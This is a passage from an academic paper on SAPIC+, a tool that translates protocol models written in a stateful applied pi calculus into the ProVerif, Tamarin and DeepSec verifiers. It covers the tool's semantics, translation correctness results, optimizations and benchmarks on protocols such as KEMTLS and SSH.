Automation Internally, PROVERIF translates the protocol specification into a particular form of first-order logic formulas, called Horn clauses. It then uses a resolution algorithm that simplifies these clauses in such a way that the security property can be verified on this simplified form. The verification in PROVERIF is generally much faster than in TAMARIN. This is in particular due to the fact that the translation from the applied π calculus into Horn clauses introduces (sound) abstractions: in addition to nontermination the tool may sometimes fail and find neither a proof nor an attack. This problem occurs in particular when protocols maintain a global, mutable state, i.e., different protocol sessions update this state. Recently, the GSVERIF front end significantly improved on this limitation building on the following simple, but effective idea: rather than verifying the formula ϕ, GSVERIF verifies whether 'ϕ *or some action that should occur only once occurred twice*' by automatically adding protocol annotations and transforming queries accordingly.

2.4 DEEPSEC

DEEPSEC specializes in indistinguishability properties, notably *trace equivalence*. Protocols are described in basically the same language as PROVERIF, but without replication, hence limiting verification to a bounded number of sessions. On the flip side, DEEPSEC provides a decision procedure, ensuring termination (in theory—in practice the tool may run out of resources on large instances). Therefore, when PROVERIF does not terminate or is inconclusive, we can use DEEPSEC, but we must bound the number of replications. Continuing our example, this would correspond to:

```
let scen1 = new sk; !^3(new key; P(sk,key) | Q(sk)).
let scen2 = !^3(new sk;(new key; P(sk,key) | Q(sk))).
query trace_equiv(scen1,scen2).
```

where we check the equivalence for three sessions. DEEPSEC is indeed able to reconstruct an attack trace. Note that PROVERIF may sometimes be unable to prove the equivalence even when the processes are equivalent, as it verifies a stricter form of equivalence than DEEPSEC. This happens for instance on the Basic Access Control (BAC) protocol implemented in the electronic passport [33].

Regarding equational theories, DEEPSEC provides support for a class of subterm convergent destructor theories, a class strictly included in those of PROVERIF.

2.5 SAPIC

In SAPIC, protocols are described in a stateful dialect of the applied π calculus, including constructs for manipulating global, mutable state and for acquiring *locks* to manipulate this state concurrently. These processes are translated into TAMARIN. The property specification language is exactly that of TAMARIN. As a result, SAPIC inherits the strengths of TAMARIN, but also its limitations. In particular, SAPIC does neither support destructors nor equivalence properties. Moreover, the generated MSR rules sometimes add a performance overhead.

3 The SAPIC$^+$ language

Before defining SAPIC$^+$'s language more formally, we give a short overview of its main features.

3.1 Overview

Protocol specification SAPIC$^+$'s syntax for specifying protocols is an applied π calculus similar to PROVERIF and SAPIC; Fig. 1 is actually a valid SAPIC$^+$ example. Compared to SAPIC, the added features include the definition of destructors, i.e., function symbols whose application may fail (see below), let bindings with pattern matching and else branches.

Equational theories Through its exports, SAPIC$^+$ supports the union of the theories supported by TAMARIN and PROVERIF. When exporting a theory like DH exponentation to PROVERIF (which only has partial support for this theory), we export an abstraction of the theory, that can still be useful.

Property specification SAPIC$^+$ supports reachability properties expressed in the same logic as SAPIC and TAMARIN, but additionally translates and exports them to PROVERIF's query language. Further, SAPIC$^+$ supports equivalence properties that can be expressed similarly to PROVERIF and DEEPSEC.

Automation SAPIC$^+$ automatically translates to PROVERIF, TAMARIN and DEEPSEC, and thus benefits from the automation of each of those backends. In contrast to SAPIC, which was a stand-alone preprocessor, SAPIC$^+$ is integrated into TAMARIN. This improves user interaction, as now SAPIC$^+$-generated rules display as process actions in interactive proofs and error reporting is more precise. Moreover, it aids future development, as the SAPIC$^+$ module interfaces directly with TAMARIN's term theory and parser, benefiting from new developments. Most importantly, we significantly improved on SAPIC's level of automation, first through several (provably correct) optimizations for the translation to TAMARIN and second with the addition of translations to PROVERIF and DEEPSEC. Both improvements are illustrated by our case-studies, notably 5G-AKA.

Extra features SAPIC$^+$ naturally inherits previous extensions to SAPIC (e.g., a local-progress semantics, needed to show liveness-like properties [8]). Direct encodings in SAPIC (e.g., SGX reports [37] or accountability [41]) translate *for free*, and become available in PROVERIF for the first time.

3.2 Protocols

3.2.1 Syntax

We present the syntax of SAPIC$^+$ in Fig. 2 where t, st, t_i range over arbitrary terms, n ranges over private names in $\mathcal{N}_{\mathtt{priv}}$, x ranges over variables in $\mathcal{X}$ and p ranges over patterns in Pat. *Elementary processes* model finite protocols that simply sample fresh values with the new construct and perform input and output over a channel t_1, based on some control flow.

$\langle P, Q \rangle$ ::=

(elementary processes)	*(extended processes)*
0	| event F; P
| new n; P	| $!P$
| $P \mid Q$	*(stateful processes)*
| out(t_1, t_2); P	| insert st, t; P
| in(t_1, x); P	| delete st; P
| if ϕ then P else Q	| lookup st as x in P else Q
| let $p = t$ in P else Q	| lock st; P
	| unlock st; P

Figure 2: Syntax of our process calculus

Extended processes model unbounded protocols which may also raise events. Events provide a convenient way to model reachability properties. *Stateful processes* can manipulate globally shared states st. Conditionals are described by first-order formulae ϕ over equalities on terms, possibly containing variable quantifiers, as in [40].

3.2.2 Semantics

We equip SAPIC$^+$ with an operational semantics suited for expressing both equivalence and reachability properties, in contrast to SAPIC, which only supported reachability properties. A *configuration* defines the current execution of the process and contains, among others, a set of executable processes $\mathcal{P}$ and the attacker knowledge inside a substitution σ. The domain of σ will contain variables from $\mathcal{AX} = \{\mathtt{att}_i\}_{i \in \mathbb{N}}$.

The semantics is a labeled transition system between configurations, defined by a relation $\xrightarrow{\ell}$ where ℓ may be empty, or a set of *facts*. We use facts to annotate processes and log events. For instance, ℓ may contain $K(t)$ to log that the attacker knows t; $\mathsf{In}(R, R')$ to log the *recipes* used by the attacker to compute the protocol inputs; $\mathsf{Out}(R)$ to log the recipe used by the attacker to compute the channel of an output. Formally, a recipe is a term containing only variables from $\mathcal{AX}$ and public names. We give an excerpt of the semantics in Fig. 3 (see Fig. 9 in Appendix A for the full version).

We define $P \xrightarrow{l_1 \cdots l_n} \mathcal{C}$ when $\{P\}, \emptyset \rightarrow^* \xrightarrow{l_1} \rightarrow^* \ldots \rightarrow^* \xrightarrow{l_n} \rightarrow^* \mathcal{C}$. Such a sequence of labels, together with the attacker knowledge σ of the resulting configuration $\mathcal{C}$, defines a *trace*. We denote by $traces^{pi}(P)$ the set of traces of a process P, i.e., $\{(tr, \sigma) \mid \exists \mathcal{P}.\ P \overset{tr}{\Rightarrow} \mathcal{P}, \sigma\}$. For equivalence properties, we only consider the traces (tr, σ) of $traces^{pi}(P)$ where we removed from tr all facts other than In and Out, denoted $traces^{pi}_{\approx}(P)$.

$$\mathcal{P} \cup^{\#} \{\mathsf{out}(t_1,t_2);P\}, \sigma \xrightarrow{\mathsf{Out}(R),K(t_1)} \mathcal{P} \cup^{\#} \{P\}, \sigma \cup \{\mathtt{att}_n \mapsto t_2\}$$
if $t_1 =_E R\sigma, R$ a recipe, $t_2 \not\to_E$ fail and $n = |\sigma| + 1$

$$\mathcal{P} \cup^{\#} \{\mathsf{in}(t,x);P\}, \sigma \xrightarrow{\mathsf{In}(R,R'),K(\langle t,R'\sigma\rangle)} \mathcal{P} \cup^{\#} \{P\{x \mapsto R'\sigma\}\}, \sigma$$
if $t =_E R\sigma, R'\sigma \not\to_E$ fail and R, R' recipes

$$\mathcal{P} \cup^{\#} \{\mathsf{let}\ p = t\ \mathsf{in}\ P\ \mathsf{else}\ Q\}, \sigma \to \mathcal{P} \cup^{\#} \{P\tau\}, \sigma$$
if $p\tau =_E t$ and τ is grounding for p

Figure 3: Operational semantics (excerpt)

3.3 Security properties

3.3.1 Reachability properties

To express reachability properties, we use the same temporal logic as the one of TAMARIN [47] and introduced in Section 2.2. In the TAMARIN tool, security properties are described in an expressive two-sorted first-order logic: we distinguish the sort *msg* that ranges over terms and the sort *temp* used for time points. Intuitively, a time point corresponds to an index of a trace sequence $tr = \ell_1 . . . . \ell_n$. We denote by $\mathcal{X}_{temp}$ the set of time point variables.

An atomic trace formula is either false $\bot$, a term equality $t_1 \approx t_2$, a time point ordering $i \lessdot j$, a time point equality $i \doteq j$, or an action $F@i$ for a fact F and a time point i. A trace formula is a first-order formula over atomic trace formulas.

The satisfaction on closed atomic trace formulae on a trace sequence $tr = \ell_1 . . . . \ell_n$ is naturally defined as

- $t_1 \approx t_2$ iff $t_1 =_E t_2$;
- $i \lessdot j$ iff $1 \leq i < j \leq n$;
- and $F@i$ iff $1 \leq i \leq n$ and $F \in \ell_i$.

The satisfaction of a trace formula φ on a trace sequence tr, denoted $tr \vDash \varphi$, is extended as expected. Note that quantified variables must be instantiated with terms of the same sort. For example, the formula $\exists i \in \mathcal{X}_{temp}, x \in \mathcal{X}.\varphi$ holds in tr if and only if there exists an integer n and a message t such that $\varphi\{i \mapsto n; x \mapsto t\}$ holds in tr. Given a process P, we write $P \vDash \varphi$ when for all traces (tr, σ) in $trace^{pi}(P)$, $tr \vDash \varphi$.

3.3.2 Equivalence properties

Unlike SAPIC, SAPIC$^+$ also supports indistinguishability properties, as introduced in Section 2.3. Such properties can be modeled by trace equivalence. We first define static equivalence, modelling the indistinguishability of two sequences of terms represented as substitutions.

Definition 1. *Two closed substitutions σ_1, σ_2 on messages are statically equivalent, written $\sigma_1 \sim_E \sigma_2$, iff*

$$\forall M, N \text{ recipes},\ M\sigma_1 =_E N\sigma_1 \Leftrightarrow M\sigma_2 =_E N\sigma_2$$

We can now define equivalence of processes P and Q by requiring that for any trace of P there exists a trace in Q obtained by the same sequence of labels, i.e., attacker actions, and resulting in statically equivalent attacker knowledge (and vice versa).

Definition 2 (Trace equivalence)**.** *Let P and Q be two processes. P is a trace included in Q, written $P \sqsubseteq_E Q$, iff*

$$\forall tr, \sigma_P.\ \exists \sigma_Q.\ \begin{array}{c} (tr,\sigma_P) \in trace^{pi}_{\approx}(P) \\ \Longrightarrow \\ (tr,\sigma_Q) \in trace^{pi}_{\approx}(Q)\ \wedge\ \sigma_P \sim_E \sigma_Q \end{array}$$

P and Q are trace equivalent, written $P \approx_E Q$, iff $P \sqsubseteq_E Q$ and $Q \sqsubseteq_E P$.

Other equivalence properties Besides trace equivalence, other process equivalences are sometimes considered. In particular, *observational equivalence* (which can be characterized as a labelled bisimulation [3]) is a stronger equivalence that implies trace equivalence, which itself implies testing equivalence [23]. On a subclass of processes, called *determinate*, all these notions coincide [23].

In general, properties can be expressed with any of these equivalences, but with subtle differences in the adversary's distinguishing power. For instance, (the notion of strong) unlinkability was initially defined using observational equivalence [4], and later using trace equivalence [10, 35].

Unfortunately, tools such as ProVerif and Tamarin cannot directly show these equivalences. They support *diff-equivalence*, a stronger equivalence that requires the two processes to have the same structure and to only differ in the terms [19]. While diff-equivalence is easier to prove and provides a convenient proof technique (as it implies observational and trace equivalence) it may sometimes be too strong and lead to false attacks.

As we will see below, for SAPIC$^+$ we rely on PROVERIF's ability to prove diff-equivalence, which then implies trace equivalence. Obviously, we suffer from the same limitation as PROVERIF when false attacks arise. In that case we can use DEEPSEC which proves trace equivalence precisely, but at the cost of bounding the number of sessions.

3.4 Overview of translations and results

We give here a summary of the translations and associated correctness results. Recall that TAMARIN's input language is a set of multiset rewrite rules and security properties are expressed in the first-order logic of Section 3.3.1. PROVERIF's specification language, on the other hand, is a dialect of the applied π calculus, as SAPIC$^+$, but with subtle differences between both languages. Properties in PROVERIF are expressed either using dedicated queries for reachability properties or observational equivalence. We will denote the satisfaction relation of PROVERIF's reachability queries by $\vDash^{\mathrm{PV}}$.

Reachability properties We will show that, for reachability, it is possible to directly translate SAPIC$^+$ specifications into both TAMARIN's and PROVERIF's input formats. In the following sections, we describe in more detail these translations which we denote by $[\![\cdot]\!]^{\text{TAM}}$ for the translation to TAMARIN and $[\![\cdot]\!]^{\text{PV}}$ for the one to PROVERIF (by abuse of notation we use the same translation function for both the processes and the security formulas). We suppose that reachability formulas only contain $K(\cdot)$ facts, as well as facts defined through events (to avoid clashes with reserved facts added by the translation). The correctness and the conditions under which the translation can be applied are stated in the following theorems.

Theorem 1. *Let P be a process and φ a formula such that P does not contain conditional branchings with destructors.*

$$P \vDash \varphi \quad \Leftrightarrow \quad [\![P]\!]^{\text{TAM}} \vDash [\![\varphi]\!]^{\text{TAM}}$$

Note that, although the property language for SAPIC$^+$ and TAMARIN is the same, we need to translate the formula φ as it encodes additional information. We can now define a similar correctness theorem for the translation to PROVERIF.

Theorem 2. *Let P be a process and φ a formula such that*

- $\text{Pat} = \text{Pat}_{ex}$ *and P does not contain conditional branchings with variable quantifiers;*
- φ *is a formula with a single quantifier alternation.*

Then $P \vDash \varphi \Leftrightarrow [\![P]\!]^{\text{PV}} \vDash^{\text{PV}} [\![\varphi]\!]^{\text{PV}}$.

Equivalence For equivalence, we can export SAPIC$^+$ to either the PROVERIF or DEEPSEC tool.

PROVERIF indeed allows to verify a strong process equivalence, that we denote by $P \cong_E Q$. It was shown in [19] that $\cong_E$ implies observational equivalence, which in turn implies trace equivalence. Therefore, for *extended processes*, i.e., non-stateful processes, and the same hypotheses on processes as in Theorem 2, we have that

$$\text{if } [\![P]\!]^{\text{PV}} \cong_E [\![Q]\!]^{\text{PV}} \text{ then } P \approx_E Q.$$

Moreover, on elementary processes, the syntax of SAPIC$^+$ and DEEPSEC coincide for predicates restricted to equality. Therefore, we can directly, for free, employ DEEPSEC to verify trace equivalence on this subclass of processes. Hence, we will not detail the (straightforward) translation to DEEPSEC in the following. Note, however, that DEEPSEC only supports a constructor-destructor term algebra defined by a subterm convergent rewrite system and no equational theory. As of now, there is no clear link between process equivalence and Tamarin's notion of equivalence between rewrite systems [14]. We thus do not translate equivalence properties to Tamarin.

4 From SAPIC$^+$ to TAMARIN

We extend the 2014 translation from SAPIC to TAMARIN [40] with new syntactic features that improve usability (cf. Section 4.1.1) or interoperability with PROVERIF (let binders with pattern matching and destructors). Moreover, we heavily optimize the number of rules produced and the encoding of common edge cases for communication and database access.

4.1 SAPIC$^+$ extensions and updates

4.1.1 New syntactic features

With SAPIC$^+$, we make several small syntactic extensions to SAPIC, importing some useful features from PROVERIF.

Types SAPIC$^+$ provides some small typing capabilities, that can be used to sanity check the model. Function symbols can be declared with a type, and variables can also be bound with a type:

```
functions: enc(bitstring,skey):bitstring

new sk:skey; in(m:bitstring); out(enc(m,sk)).
```

A type inference algorithms allows both to sanity check the models, looking for incompatible typing annotations, and to ease the export to PROVERIF. Notably, events in PROVERIF need to be declared with the type of their arguments, that we can infer from the annotation in the process and the event usages.

Processes with explicit parameters SAPIC allows to declare sub-processes that can be called inside the main process with the following syntax.

```
let P = ...

let Q = ...

process (new skP; new skQ; !P | !Q)
```

Such declarations can lead to mistakes in the model. Indeed, assuming that `P` should only have access to `skP` and `pk(skQ)`, we may use inside it by mistake `skQ`. SAPIC$^+$ now supports the declaration of sub-processes with some explicit parameters, that are binding the sub-variables, improving the readability of the models.

```
let P(skP,pkQ) = ...

let Q(skQ,pkP) = ...

process (new skP; new skQ; !P(skP,pk(skQ)) | !Q(skQ,pk
   (skP))
```

Explicit pattern matchings SAPIC supports the same pattern matching capabilities as TAMARIN. Thus, one can write processes of the form `new sk; new token; P(sk) | in(enc(<token, m>,sk))`. In big processes, implicit pattern matchings can make the model difficult to verify and understand. We thus add the capability to specify which variables correspond to a pattern match, and which variable are to be bound. We use the same notation as PROVERIF, adding as a prefix the = symbol, for instance yielding `new sk; P(sk) | in(enc(<=token, m>,=sk))`.

Remark that to avoid modelling mistakes, we recommend that modellers do not use pattern matchings over function symbols, but rather rely on let bindings: `new sk; P(sk) | in(cypher); let <=token,m> = dec(cypher,sk) in ...)`

4.1.2 New semantical features

Moreover, we introduce two new semantical features in let-bindings. SAPIC only supports let bindings for a single variable of the form let $x = t$ in P. We generalize to pattern matchings with a failure branch of the form let $s = t$ in P else Q where $s,t \in \mathcal{T}(\mathcal{F}_c, \mathcal{E}, \mathcal{X})$. In a second step, we allow the right-hand side t to contain destructor functions, i.e., $t \in \mathcal{T}(\mathcal{F}_c, \mathcal{N}, \mathcal{X})$.

The pattern matching permits to concisely extract relevant segments from incoming messages, e.g.,

```
let <key,'hs'>=dec(cipher,sk) in [..]
```

in the running example. The failure branch (`else out(c, 'abort')`) allows to react if the incoming message does not decrypt, a feature that, e.g., AEAD schemes or CCA2-secure public key encryption schemes posses. As both TAMARIN and SAPIC do not support destructor functions, we provided translation for let bindings with destructors where a restriction encodes the failure conditions.

In [25], we show the correctness of this translation. Notably, we extend the 40-page proof from [40] in a black box fashion with the following techniques. For the first step, we exploit that the SAPIC semantics includes a feature for embedding MSRs within the process, which we omitted here for the ease of presentation. We expressed the first step using this feature, and show that the translation of the let construct into a process with the embedded MSRs is correct. The correctness of the translation to MSRs then follows by transitivity. The second step is expressed as a source-to-source transformation that is valid due to the correctness of the first step. We thus obtain a fully modular proof of correctness.

4.1.3 Updates to avoid pitfalls

We made several changes to the translation of SAPIC when moving to SAPIC$^+$ to avoid some pitfalls either when translating to PROVERIF or when expressing equivalence-based properties .

	# rules		running time (s)		
Case Study (Section 6.2)	NC	C	NC	C	R
KEMTLS [48]	98	42	1.4k	47	28
KEMTLS-CA [48]	124	57	20.7k	1.1k	18
KEMTLS-NO-AEAD [48]	94	41	11.7k	222	52
LAKE-EDHOC [49]	121	56	1.5k	265	5
SSH [50]	67	37	53	4	11
SSH-NEST [50]	106	58	3.1k	16	10
Privacy-Pass [22]	44	20	13	10	1.3
AC [12,37]	48	12	2	1	2
AKE [12,37]	35	15	1.3	0.8	1.5
OTP [36,37]	94	40	17	6	3
NSL [40,43]	59	25	80	18	4.4

NC: without compression C: with compression R: ratio

Figure 4: Benchmarks for path compression

Notably, the pattern matching inside an input behaves differently in PROVERIF and SAPIC. For PROVERIF, $\mathsf{in}(t,p)$; P with pattern p is merely syntactic sugar for $\mathsf{in}(t,x)$; let $p = x$ in P else 0. Notably, the input is always executable, and the continuation may fail. The semantics of SAPIC is different, as the matching is directly made in the input, and the input is not always executable. We changed SAPIC$^+$ to follow PROVERIF's semantics, as it was important to obtain the same behaviours for the equivalence semantics of PROVERIF and DEEPSEC.

Another pitfall is that while TAMARIN supports general pattern matchings, where the pattern $\langle x,x,y\rangle$ will for instance expect twice the same value for x and either bind y if it is a fresh variable or expect it to match the existing value of y, PROVERIF supports pattern matchings with an explicit $=$ to indicate that a variable should not be rebound but match the current value of the variable. For example, the pattern $\langle x,x,y\rangle$ will accept three distinct values, and rebind x to the second value. $\langle =x,x,y\rangle$ will expect the first value to be the previous binding of x, and then bind x to the second value. We believe that such subtle behaviors may be confusing, and therefore SAPIC$^+$ forbids rebinding of variables, and thus multiple occurrences of the same variable in a pattern matching. This syntactic restriction avoids confusion about the possible semantics, and enforces the behavior of PROVERIF and TAMARIN to coincide.

4.2 Optimizations

The number of rules produced by the translation and the encodings chosen have decisive impact on the verification speed, as we will show. This is the reason why handwritten TAMARIN models are typically faster to verify than translated models. For non-experts, what constitutes the best encoding

is opaque and performing these optimizations is often out of reach. Here, we show the potential for improvement by discussing two optimizations, one that applies in general, one that applies to a frequent edge case.

4.2.1 Path compression

The original SAPIC translation produces at least one rule per position in the process tree, but often they can be compressed. Consider the translation of the process new a; new b; $\mathsf{out}(c, \langle a, b \rangle)$. We obtain three msrs from the translation, but as only the last step is observable, these three rules can be compressed into one.

This compression step is not always permissible; hence we need to define carefully under which circumstances correctness is maintained. For instance, two rules cannot be compressed if the second rule may require the attacker to know the output of the first. e.g., new a;$\mathsf{out}(c,a)$;... cannot be compressed with its continuation ...;$\mathsf{in}(c,x)$;....

We define this compression as an optimization of the MSRs which is, in principle, applicable to handwritten TAMARIN models. We provide in [25] the complete set of conditions under which rules can be compressed and the corresponding proof (once again made in a black box fashion).

We find that this optimization is very effective (see Figure 4). On all examples, the reduction in the number of rules is significant, and the running time of the verification can be reduced by a factor of up to 52. We observe that the ratio is more pronounced on examples where verification is slow to begin with, possibly indicating that path compression is most effective during the constraint solving procedure (as opposed to precomputation).

4.2.2 Alternate secret channel encoding

For private communication, it depends on the knowledge of the adversary whether or not the sender can proceed after emitting a message. Naturally, the encoding of channels in SAPIC$^+$ reflects that, but typically, private channels remain trivially secret throughout the protocol run. We optimize the translation for this frequently occurring special case.

We syntactically check a sufficient condition of secrecy: a name n is a secret channel if there is a single process of form new n;P and all other occurrences of n have either the form $\mathsf{in}(n,m)$ or $\mathsf{out}(n,m)$ with n not occurring in m. If the condition is fulfilled, we can remove one out of two rules produced for each out-processes and one out of three rules in the translation of in-processes. The rules removed capture the case where an attacker can deduce the channel name and thus trigger the asynchronous communication behavior. It both reduces the number of rules and removes the need for a case distinction about whether n is deducible.

We find significant performance improvements with three case studies (see Fig. 5, Appendix A). `SSH-NEST` and `OTP` will be detailed in Section 6.2 and have a speed up of two and three, while `U2F-TOY` was already in SAPIC's repository. Note that on the latter, TAMARIN times out without this optimization.

	case study	w/o compr.	w/ compr.	ratio
[36, 37]	`OTP`	25	8	3
[50]	`SSH-NEST`	594	316	2
	`U2F-TOY`	∞	30	∞

Figure 5: Benchmarks for the secret channel optimization compression: running time (in seconds)

	case study	state restr.	state facts	ratio
[12, 37]	`AC`	127	1	127
[12, 37]	`AC-F-sid`	64	250	$\frac{1}{4}$
[12, 37]	`AC-F-counter`	266	4	66
[5, 40]	`SD`	47	∞	$\frac{1}{\infty}$

Figure 6: Benchmarks for the state facts option: running time (in seconds)

5 From SAPIC$^+$ to PROVERIF

The syntax and semantics of PROVERIF are very similar to SAPIC$^+$ as both use dialects of the applied π calculus for their input languages. We describe the main differences and how they are handled bellow. We do not detail the translation for DEEPSEC, as it is similar to the one of PROVERIF.

5.1 Translating conditionals

Extended processes only differ in the semantics of conditional branching containing destructors. In SAPIC$^+$, if $u = v$ then P else Q reduces to P when $u =_E v$, which implies that both u and v reduce to constructor terms. Q is executed when $u \neq_E v$, thus when u and v are not equal or u or v is not a message. In PROVERIF, the semantics for the *then* branch are the same; however, Q is only executed when both u and v *are* messages and u and v are not equal. The process blocks when either u or v is not a message. Such if $u = v$ then P else Q conditional branching is translated in PROVERIF using let bindings.

While this may seem anecdotal, verification results can change if a part of the process becomes non-executable. PROVERIF or DEEPSEC users may not even be aware of this discrepancy, which illustrates the risks of working with different tools. There are many other pitfalls in manually translating models between PROVERIF, TAMARIN or DEEPSEC, concerning, among others, bindings inside pattern matchings, destructor inside conditionals and how pairs are encoded. We detail those differences in [25].

5.2 Translating states

PROVERIF has no direct syntax for stateful processes and requires an encoding that relies on internal communication on private channels. Although semantically correct, PROVERIF struggles to prove security properties relying on this encoding. In practice, it leads to false attacks. The recent GSVERIF front end [24] addresses many false attacks related to stateful protocols. However, GSVERIF's transformations easily lead to nontermination issues and are sometimes too restrictive to handle general stateful processes. We therefore updated the GSVERIF tool (available in [1, 2]) to lift these restrictions and better exploit the most recent features of PROVERIF (*e.g.*, lemmas, axioms) leading to more efficient verification and favoring termination.

Although the applied π calculus lacks explicit constructs for stateful processes, private *memory cells* are classically encoded by reading and writing on private channels. For a private channel `cell`, reading the cell is achieved by `in(cell,x); P`, and writing by `out(cell,t)|P`. Note that for writing, the output is put in parallel as communication over private channels is synchronous. With this encoding, as long as an output on `cell` is not available, the cell is in fact locked.

States in SAPIC$^+$ behave similarly to this encoding when a lookup is directly preceded by a lock, or an insert directly followed by an unlock. We call such a state *pure*. They can be translated through replacement of

lock t; lookup t as x in _ else 0	by	$\mathsf{in}(n,x)$;_	and
insert t,t'; unlock t;_	by	$\mathsf{out}(n,t')$; _	

where $n \in \mathcal{N}_{\mathsf{priv}}$ is a fresh private name. We give a precise definition of pure states and show the correctness of this encoding in [25].

This transformation also provides an alternate encoding when translating to TAMARIN. Interestingly, it does not always improve performance, although it describes a natural way to write cells in TAMARIN. E.g., on the `AC` protocol [12, 37], the verification time shrinks from 127 seconds to 1 but on the `SD` protocol [5, 40], the encoding seems to lead to nontermination (see Figure 6, Appendix A). Using SAPIC$^+$, we can easily switch between both encodings.

This translation of states is efficient and sufficient for most of our cases studies. However, it does not cover all the SAPIC$^+$ processes. For the remaining cases that do not match our syntactic conditions (i.e., not all states are *pure*), we exploit PROVERIF's `table` construct. Tables define a form of global memory that processes can insert element to and look up elements from. However, unlike SAPIC$^+$'s store and locking table, PROVERIF's tables are append-only: once inserted, an element cannot be removed nor replaced. We use these tables to associate states with a secret channel name as in the pure case, but now we have to take care that the secret channel is created on first access only. This is difficult: as the store is global, the first access is not bound to a particular position in the process. Thus we must make sure those operations are atomic through a dedicated locking channel. The translations for lock/unlock and insert/lookup follow this pattern, but differ in when the placement of the private channel communication, as the former lock construct is blocking, while insert is not. See [25] for the translation and its proof of correctness.

5.3 Translating queries

PROVERIF translates security properties of various kinds (*e.g.* authentication, secrecy, non-interference, real-or-random secrecy) into either reachability queries (called correspondence queries in PROVERIF's manual) or equivalence queries. For reachability properties, we know that the state transformation preserves the set of traces. However, not all SAPIC$^+$ queries can be translated into PROVERIF reachability queries, as PROVERIF permits only one quantifier alternation. Furthermore, the translation of special facts about communication or adversarial knowledge requires great care due to some semantic pitfalls we will explain as we go along. Note that GSVERIF supports only reachability queries, hence support for equivalence queries is limited to protocols without state.

Reachability properties In the latest PROVERIF release, reachability properties can be described through a sorted first-order logic formula over atomic trace formulas as defined in Section 3.3.1, similarly to SAPIC$^+$ and TAMARIN. There are, however, some differences in the facts and the fragment of the logic that prevent the translation of all SAPIC$^+$ queries to PROVERIF queries and vice versa.

The first difference is that PROVERIF only considers queries with at most one quantifier alternation. More specifically, a query must be of the form $F_1@i_1 \wedge \ldots \wedge F_n@i_n \Rightarrow \phi$ where ϕ is a quantifier-free trace formula and its disjunctive normal form (DNF) does not contain negations of facts $F@i$. All variables in $F_1@i_1 \wedge \ldots \wedge F_n@i_n$ are quantified universally and remaining variables in ϕ are quantified existentially. For example, the following query in PROVERIF syntax

```
query x,y:my_type, z:bitstring, i,j,k:time; event(A(x))@i
      && event(B(y))@j ⟹ event(C(x,y,z))@k && k < j
```

quantifies variables x, y, i, j universally and z, k existentially. In SAPIC$^+$'s syntax, this query is expressed as

```
All x y #i #j. A(x)@i & B(y)@j
      ⟹ Ex z #k. C(x,y,z)@k & k < j
```

The second difference is the set of allowed facts and their semantics. Facts in PROVERIF include events, as illustrated by the previous example, *message facts* of the form `mess(c,t)` that hold when a term t has been sent on channel c, and *attacker facts* of the form `attacker(t)` that hold when the attacker can deduce the term t.

Though message and attacker facts may seem very similar to the K fact, their semantics are incomparable. Like for the K fact, an attacker can trigger `mess(c,t)` provided it can deduce

c and t. However, `mess(c,t)` is also triggered when the output and input rules on private channels are executed.

Unfortunately, the attacker fact does not correspond to a K fact either: `K(t)@i` holds when the attacker *did deduce* `t` at timestamp `i` (e.g., to execute an input on a public channel); whereas `attacker(t)@i` holds if `t` *is deducible* at the timestamp `i`. This difference in semantics has important ramifications. First, two K facts cannot hold at the same timestamp but two attacker facts can. Second, and more importantly, it makes the translation of queries impossible when a K fact occurs in the conclusion of the query. Consider the process `new a; new b; out(c,(a,b)); event A` and the following queries.

```
query i,j:time; event(A)@i ⟹ attacker(a)@j
All #i. A@i ⟹ Ex #j. K(a)@j
```

The first (ProVerif) query holds whereas the second (Sapic$^+$) does not. The semantic issue of the `K(t)@i` fact versus the attacker fact only occurs when it is existentially quantified. When the fact is universally quantified, however, we can safely translate $K(t)@i$ to `attacker(t)@i`, and we therefore only allow universally quantified K facts in queries. For example, the following lemma will correctly be translated in the given query.

```
All x y #i #j. A(x)@i & K(y)@j ⟹ Ex z #k. C(x,y,z)@k
query x,y,z:bitstring, i,j,k:time; event(A(x))@i &&
   attacker(y)@j ⟹ event(C(x,y,z))@k
```

ProVerif also allows for *injective events* that express a correspondence query where the occurrence of some event can be injectively associated to another event. For example, `inj-event(A) ⟹ inj-event(B)` ensures that there are at least as many `B` events as there are `A` events. Such properties cannot be expressed in Sapic$^+$'s first-order logic, but Sapic$^+$ allows users to export a ProVerif query in the input file if injective queries are needed (avoiding a separate file).

6 Practical evaluation and case studies

6.1 The implementation

We integrated our translation procedures as a separate package that is distributed with and integrated into Tamarin, in contrast to SAPIC's original compiler [40], which is a separate program. The benefits are threefold: we benefitted from Tamarin's libraries for manipulating and parsing terms, we could integrate our translation into Tamarin's graphical user interface and, finally, Sapic$^+$ will instantly support future extensions to Tamarin's term algebra. The package is open source and compatible with MacOS and Linux. We provide a docker image `robertkuennemann/sapicplusplatform` [1] that allows to run all the tools easily and reproduce our case studies (detailed instructions in [25]).

The code uses a common parsing infrastructure and shares code for typing and annotating code (e.g., to identify matching lock and unlocks). The translation code is highly modular and exploits template mechanisms for easily adjustable output to ProVerif,GSVerif and DeepSec. We added about 5500 lines of code for the exports and the optimizations. Once the ProVerif export and the modular interface were done, the DeepSec export required around 200 lines of code.

The user provides an input file in Tamarin's `spthy`-format, which can include a process, and can choose to either translate into the target language of choice, or use Tamarin's internal constraint solver.

6.2 The new workflow in action

We provide below several complex case studies of real-life protocols, some of which constitute their first formal analysis. We also provide some case studies that were adapted either from existing Sapic$^+$ or Tamarin models. As a whole, our set of case studies illustrate:

- how Sapic$^+$ allows leveraging ProVerif's high level of automation when Tamarin's automation is insufficient;
- how Sapic$^+$ allows using Tamarin to prove lemmas that cannot be proved by ProVerif so they can be used as axioms inside ProVerif;
- how DeepSec can be used when ProVerif cannot prove equivalence;
- and finally that the Tamarin models produced by Sapic$^+$ can be analyzed as efficiently as dedicated and fine-tuned Tamarin models.

We note that there are cases where a direct encoding is preferable to a translation from Sapic$^+$. One instance are protocols with complex state machines, which are more easily expressed in Tamarin. Fig. 7 summarizes the running times of some of our case studies on a 2019 13"-MacBook Pro with 16GB RAM.

6.2.1 Novel case studies

`KEMTLS` Many post-quantum secure alternatives to currently deployed key-exchange protocols are starting to appear. In the coming years, formal verification tools are likely to play an essential role in their standardization process. We present here an analysis of `KEMTLS` [48], a recently proposed alternative for the core key exchange of TLS.

The protocol relies on two main ingredients: a signature scheme for the server certificate and a Key Encapsulation Mechanism (KEM). Intuitively, a KEM is an asymmetric encryption scheme that uses the parties' long-term public keys to encrypt an ephemeral secret, which can be used to derive a shared key.[1] `KEMTLS` derives a secret shared key with

[1] In the symbolic model, we assume that keys generated by a KEM are uniformly sampled.

Case Study	ProVerif	Tamarin	Property
5G-AKA [13]	78	95	Auth
KEMTLS [48]	1	24	Auth., PFS
